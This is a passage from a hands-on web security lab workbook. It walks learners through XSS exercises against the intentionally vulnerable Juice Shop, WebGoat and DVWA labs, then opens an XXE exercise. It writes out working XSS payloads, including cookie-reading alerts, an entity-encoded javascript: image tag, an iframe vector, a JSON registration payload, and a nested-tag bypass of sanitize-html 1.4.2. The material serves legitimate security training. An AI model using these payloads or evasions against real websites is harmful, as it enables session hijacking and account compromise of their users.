
Note: There are several other authentication and session based attacks that you can perform with the Juice Shop. Navigate to the scoreboard that you found earlier to obtain more information about other *flags* / *attacks* that you can perform on your own.

Exercise 2d: Discover the Score-Board


Juice-shop contains a score-board that allows you to keep track of your progress and lists all the challenges within this intentionally vulnerable application.

You can simply guess what is the URL of the score-board or try to find references to it by using the development tools in Firefox.


A good place to start is by inspecting the Javascript files, as shown below:



The file **main-es2015.js** looks interesting... If you open the file and search for “**score**”, you should be able to find the entry shown in the next screenshot.



Yes! The **score-board** path is **score-board** (I even have been telling you here from the start of this exercise ;-)).



Exercise 3: Reflected XSS

Cross-site scripting (XSS) vulnerabilities, which have become some of the most common web application vulnerabilities, are achieved using the following attack types:

- Reflected XSS
- Stored (persistent) XSS
- DOM-based XSS (this is a type of reflected XSS)

Successful exploitation could result in installation or execution of malicious code, account compromise, session cookie hijacking, revelation or modification of local files, or site redirection.

Note: The results of XSS attacks are the same regardless of the vector.

You typically find XSS vulnerabilities in the following:

- Search fields that echo a search string back to the user
- HTTP headers
- Input fields that echo user data
- Error messages that return user-supplied text
- Hidden fields that may include user input data
- Applications (or websites) that display user-supplied data

The following example shows an XSS test that can be performed from a browser's address bar:

```
javascript:alert("Omar_s_XSS test");  
javascript:alert(document.cookie);
```

The following example shows an XSS test that can be performed in a user input field in a web form:

[Click here to view code image](#)

```
<script>alert("XSS Test")</script>
```

Attackers can use obfuscation techniques in XSS attacks by encoding tags or malicious portions of the script using Unicode so that the link or HTML content is disguised to the end user browsing the site.

Exercise 3a: Evasions

What type of vulnerabilities can be triggered by using the following string?

```
<img src=&#x6A&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#x70&#x74&#x3A&#x61&#x6C&#x65&#x72&#x74&#x28&#x27&#x58&#x53&#x53&#x27&#x29>
```

Answer: _____


TIP: Look at all the examples of evasion techniques at my GitHub repository at:

https://github.com/The-Art-of-Hacking/h4cker/blob/master/web_application_testing/xss_vectors.md

Remember that there is a copy/clone of my GitHub repo in WebSploit under **/root/h4cker**

Exercise 3b: Reflected XSS

1. Launch the WebGoat application (<http://10.6.6.11:8080/WebGoat>). WebGoat is a very cool OWASP project! It not only allows you to play with different vulnerable scenarios, but it explains the underlying flaws in detail.
2. Create a user in the application (any username and password). The purpose of this user is so that you can track your progress in the WebGoat application:



3. Navigate to **(A7) Cross-site-Scripting** and walk through steps 1 through 7.

The screenshot shows the WebGoat interface for the 'Cross Site Scripting' lesson. On the left is a navigation menu with the following items: Introduction, General, (A1) Injection, (A2) Broken Authentication, (A3) Sensitive Data Exposure, (A4) XML External Entities (XXE), (A5) Broken Access Control, (A7) Cross-Site Scripting (XSS), Cross Site Scripting (highlighted), (A8) Insecure Deserialization, (A9) Vulnerable Components, (A8:2013) Request Forgeries, Client side, and Challenges. The main content area is titled 'Cross Site Scripting' and includes a 'Reset lesson' button. Below this is a progress bar with 12 numbered steps; step 1 is highlighted in blue, and step 7 is highlighted in green. The 'Concept' section states: 'This lesson describes what Cross-Site Scripting (XSS) is and how it can be used to p'. The 'Goals' section lists three bullet points: 'The user should have a basic understanding of what XSS is and how it works', 'The user will learn what Reflected XSS is', and 'The user will demonstrate knowledge on:' followed by two sub-bullets: 'Reflected XSS injection' and 'DOM-based XSS injection'.

WEBGOAT

Cross Site Scripting

Reset lesson

1 2 3 4 5 6 7 8 9 10 11 12 →


Concept

This lesson describes what Cross-Site Scripting (XSS) is and how it can be used to p

Goals

- The user should have a basic understanding of what XSS is and how it works
- The user will learn what Reflected XSS is
- The user will demonstrate knowledge on:
 - Reflected XSS injection
 - DOM-based XSS injection

- In step 7, identify which field is susceptible to XSS. Use the following payload to steal the user's session cookie `<script>alert(document.cookie);</script>`



- Were you able to get the user's session cookie?

Exercise 3c: DOM-based XSS


- Review the OWASP DOM-based XSS writeup at: https://owasp.org/www-community/attacks/DOM_Based_XSS
- Login to the Juice-Shop application (<http://10.6.6.12:3000>)
- Find a DOM-based XSS in the Juice Shop application/site. You only need your browser for this attack. Find out how the Juice Shop is susceptible to DOM-based XSS.

You can use the following string:

```
<iframe src="javascript:alert('xss')">
```

Exercise 4: Stored (persistent) XSS

1. Go to the DVWA in your browser and make sure that the **DVWA Security** is set to **low**.
2. Navigate to the **XSS (Stored)** tab. There you can access a guestbook. Notice how the page echoes the user input in the guestbook.



The screenshot shows the DVWA interface with the 'XSS (Stored)' tab selected. The main heading is 'Vulnerability: Stored Cross Site Scripting (XSS)'. On the left is a sidebar menu with options like Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), XSS (Reflected), XSS (Stored), DVWA Security, and PHP Info. The 'XSS (Stored)' tab is highlighted. The main content area contains a form with 'Name *' (input: omar) and 'Message *' (input: testing), a 'Sign Guestbook' button, and a preview of the stored message: 'Name: test Message: This is a test comment.' Below the form is a 'More Information' section with a list of links related to XSS.

Vulnerability: Stored Cross Site Scripting (XSS)

Name *


Message *

Name: test
Message: This is a test comment.

More Information

- [https://www.owasp.org/index.php/Cross-site_Scripting_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- <http://www.cqisecurity.com/xss-faq.html>
- <http://www.scriptalert1.com/>

3. Test for XSS, as shown below:



The screenshot shows the DVWA interface with the 'XSS (Stored)' tab selected. The main heading is 'Vulnerability: Stored Cross Site Scripting (XSS)'. On the left is a sidebar menu with options like Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), XSS (Reflected), XSS (Stored), DVWA Security, and PHP Info. The 'XSS (Stored)' tab is highlighted. The main content area contains a form with 'Name *' (input: omar) and 'Message *' (input: <script>alert('omar was here');</script>), a 'Sign Guestbook' button, and a preview of the stored message: 'Name: test Message: This is a test comment.' Below the form is a 'More Information' section with a list of links related to XSS. A red arrow points to the 'Sign Guestbook' button with the text 'be creative'.

Vulnerability: Stored Cross Site Scripting (XSS)

Name *


Message *

Name: test
Message: This is a test comment.

Name: omar
Message: testing

be creative

4. You should get a popup message, as shown below:



5. Notice how the message will reappear after you navigate outside of that page and come back to the same guest book. That is the main difference between a stored (persistent) XSS and a reflected XSS.

Note: These XSS exercises should not take you more than 2 minutes each. If you are done early, familiarize yourself with other ways on how to perform XSS testing at: <http://h4cker.org/go/xss>

Exercise 4b: Let's spice things up a bit!

Perform a persistent XSS attack with `<script>alert("XSS2")</script>` bypassing a client-side security mechanism."

Add a new user with a **POST** to `/api/Users` and alter the transaction sending the following

```
{"email": "<script>alert(\"XSS\")</script>", "password":""}
```

...as a JSON object. You will need to use Burp or the OWASP Zed Attack Proxy for this scenario. I am demonstrating the attack using Burp below.

7.4.1

Login English Search... Search Contact Us Score Board About Us

User Registration



Email
omar@omarsucks.com

Password

Repeat Password

Security Question ⚠ This cannot be changed later!
Your ZIP/postal code when you were a teenager?
12312


+ Register



Well, Omar really sucks, since he just gave you the incorrect syntax to get credit in Juice-shop ;-). In the real world, you can put anything you want in the “alert”. However, in this case Juice-shop is looking for “XSS” specifically.



After sending this to the web application (Juice-shop), it will give you credit, as shown below.



There are thousands of ways that you can obfuscate your attacks to bypass many security mechanisms, web application firewalls (WAFs), and protections provided by different frameworks. I have hundreds of examples at the GitHub repository that can be accessed at: <https://h4cker.org/github>

The following is another example where you can bypass some of these security protections. In Juice-shop a legacy library (sanitize-html 1.4.2) is used on the server that is responsible for sanitizing. The version used is vulnerable to masking attacks because no recursive sanitizing takes place. Find a place where you can obfuscate your XSS attack and bypass that protection:

```
<<script>alert("XSS")</script>script>alert("XSS")<</script>/script>
```

The "Contact Us" form is vulnerable!

OWASP Juice Shop v7.4.1

Login English Search... Contact Us Score Board About Us

Contact Us

Author
anonymous

Comment
<<script>alert("XSS")</script>script>alert("XSS")<</script>/script>

Rating ★ ★ ★ ★ ★

What is 8*4+4 ?
36

Submit

OWASP Juice Shop v7.4.1

Login English Search... Contact Us Score Board About Us

You successfully solved a challenge: XSS Tier 4 (Perform a persisted XSS attack with <script>alert("XSS")</script> bypassing a server-side security mechanism.)

Contact Us

Thank you for your feedback.

Author
anonymous

Comment

Exercise 5: Exploiting XXE Vulnerabilities

An XML External Entity attack is a type of attack against an application that parses XML input.

- This attack occurs when XML input containing a reference to an external entity is processed by a weakly configured XML parser.
- This attack may lead to the disclosure of confidential data, denial of service, server side request forgery, port scanning from the perspective of the machine where the parser is located, and other system impacts. Attacks can include disclosing local files, which may contain sensitive data such as passwords or private user data, using file: schemes or relative paths in the system identifier.
- Since the attack occurs relative to the application processing the XML document, an attacker may use this trusted application to pivot to other internal systems, possibly disclosing other internal content via http(s) requests or launching a CSRF attack to any unprotected internal services.
- In some situations, an XML processor library that is vulnerable to client-side memory corruption issues may be exploited by dereferencing a malicious URI, possibly allowing arbitrary code execution under the application account.
- Other attacks can access local resources that may not stop returning data, possibly impacting application availability if too many threads or processes are not released.

1. Access WebGoat using your browser (<http://10.6.6.11:8080/WebGoat>).
2. Login with the user you created earlier.
3. Navigate to **(A4) XML External Entities (XXE) > XXE**.

WEBGOAT

XXE

Reset lesson

1 2 3 4 5 6 7 8 9 10 11 12

